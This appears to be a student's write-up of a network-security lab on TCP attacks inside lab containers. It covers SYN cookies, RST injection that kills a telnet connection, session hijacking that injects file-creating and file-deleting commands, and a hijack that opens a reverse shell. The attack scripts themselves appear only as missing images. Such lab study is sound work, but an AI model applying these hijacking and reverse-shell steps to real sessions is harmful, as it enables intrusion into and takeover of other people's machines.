
In conclusion the attack was not successful when SYN cookie was turned on. The SYN cookie can effectively prevent the server from SYN flood attack because it does not allocate resources when it receives the SYN packet, it allocates resources only if the server receives the final ACK packet.

This prevents from having the queue as a bottleneck, and instead consume resources only for the established connections.

Task 2: TCP RST Attacks on telnet Connections


The TCP RST Attack can terminate an established TCP connection between two victims. For example, if there is an established telnet connection (TCP) between two users A and B, attackers can spoof a RST packet from A to B, breaking this existing connection. To succeed in this attack, attackers need to correctly construct the TCP RST packet. In this task, you need to launch a TCP RST attack from the VM to break an existing telnet connection between A and B, which are containers.

First I established a telnet connection from victim (10.9.0.5) to user 1 (10.9.0.6). Below shows successful telnet connection.




```
seed@VM: ~/.../volumes
root@489855a5c573:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3c20b73cea95 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar  1 05:18:20 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on pt
s/1
seed@3c20b73cea95:~$
```


I then use wireshark to see the packet capture while the telnet session is on. I look out for the last tcp packet, select it and look for dst port, src port and seq number.




I note down the information into my attack code as shown below. I also spoof a packet from victim to user1 ip. In order for the attack to be successful, we need to make sure that the sequence number is exactly what is next expected by the server or else our attack will fail.



Now I run the attack from the attacker container and view the wireshark capture to notice a spoofed RST or reset packet was sent.



The attack was successful as the spoofed RST packet terminated the telnet connection successfully.



Task 3: TCP Session Hijacking

The objective of the TCP Session Hijacking attack is to hijack an existing TCP connection (session) between two victims by injecting malicious contents into this session. If this connection is a telnet session, attackers can inject malicious commands into this session, causing the victims to execute the malicious commands. In this task, you need to demonstrate how you can hijack a telnet session between two computers. Your goal is to get the telnet server to run a malicious command from you.

By running the scapy program, we spoof a packet from 10.9.0.5 to 10.9.0.6 such that it contains a command to create a file, I also tried the command to delete a file. This command could be more harmful such as deleting all the files in the current directory.

However, for demonstration purposes I just create a file. The sequence number, acknowledgement number and the source port are obtained from the last packet. We set all the required fields in order to send the packet without it being dropped or flagged due to missing field.


I create a 'test.c' file on user1 machine as shown below. Also there are no other files except that, also note the location of the file.

```
seed@VM: ~/.../volumes
root@3c20b73cea95:/# cd ./home/seed
root@3c20b73cea95:/home/seed# ls
root@3c20b73cea95:/home/seed# touch test.c
root@3c20b73cea95:/home/seed# 
```

I then establish a telnet connection between victim (10.9.0.5) and user1 (10.9.0.6). Below screenshot shows a successful telnet connection.


```
root@489855a5c573:/# telnet 10.9.0.6
Trying 10.9.0.6...
Connected to 10.9.0.6.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
3c20b73cea95 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Mar  1 05:21:08 UTC 2022 from victim-10.9.0.5.net-10.9.0.0 on p
s/1
seed@3c20b73cea95:~$ pwd
/home/seed
seed@3c20b73cea95:~$
```

Below shows the wireshark pcapture of the last tcp packet.




Similarly to the previous task, I note down the src port, dst port, seq number and ack number. I add in these details to the attack code.

On running the attack code from the attacker machine, I was able to hijack the current telnet session and run the malicious command. I also ran the ‘rm test.c’ before, after which it was successful and removed the test.c file I had created before. Below on running an ls command from user1 machine we see that hack.c file was successfully created in the present working directory.



Below shows the wireshark output that shows plenty of tcp retransmissions that take place as soon as the attack code is ran. Also the victims telnet freezes and we have to exit through the telnet escape key. We see that the connection freezes. This is because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.

Telnet being a TCP connection, the client keeps sending the packet until it receives an ack. The server is expecting an ACK in return and until it receives one, it keeps sending more and more ACK packets. This leads to a deadlock and eventually freezes this connection




<u>Task 4: Creating Reverse Shell using TCP Session Hijacking</u>

When attackers are able to inject a command to the victim's machine using TCP session hijacking, they are not interested in running one simple command on the victim machine; they are interested in running many commands. Obviously, running these commands all through TCP session hijacking is inconvenient. What attackers want to achieve is to use the attack to set up a back door, so they can use this back door to conveniently conduct further damages. A typical way to set up back doors is to run a reverse shell from the victim machine to give the attack the shell access to the victim machine.


Your task is to launch an TCP session hijacking attack on an existing telnet session between a user and the target server. You need to inject your malicious command into the hijacked session, so you can get a reverse shell on the target server.

To perform this attack I first open the victim machine and start a server through netcat via port 9090. Such that after the attack is successful I will receive the reverse shell here.




I start a telnet session between victim and user similarly like in the previous task.

Below is the wireshark capture of the telnet session with a lookout for the last tcp packet. I take note of the dst port, src port, seq number and ack number similarly like in task3. Now I attach the reverse shell command as shown below.



On running the attack code on the attacker machine, I notice tcp retransmissions and the telnet session freezes because after the spoofed packet is sent, if the actual client sends something, it is sent with the same sequence number as that of the spoofed packet. Now since the server has already received a packet with that sequence number, it just drops it.



Now notice that the reverse shell has been obtained and I have full control of the telnet connection to user1. I can run any commands that I wish that could be very harmful. This can be proven because the netcat server, is running in the attacker machine. After the netcat command, on looking for the current directory, we see that it's changed to the user1 machine. Hence, we were able to create a reverse shell by performing session hijacking attacks.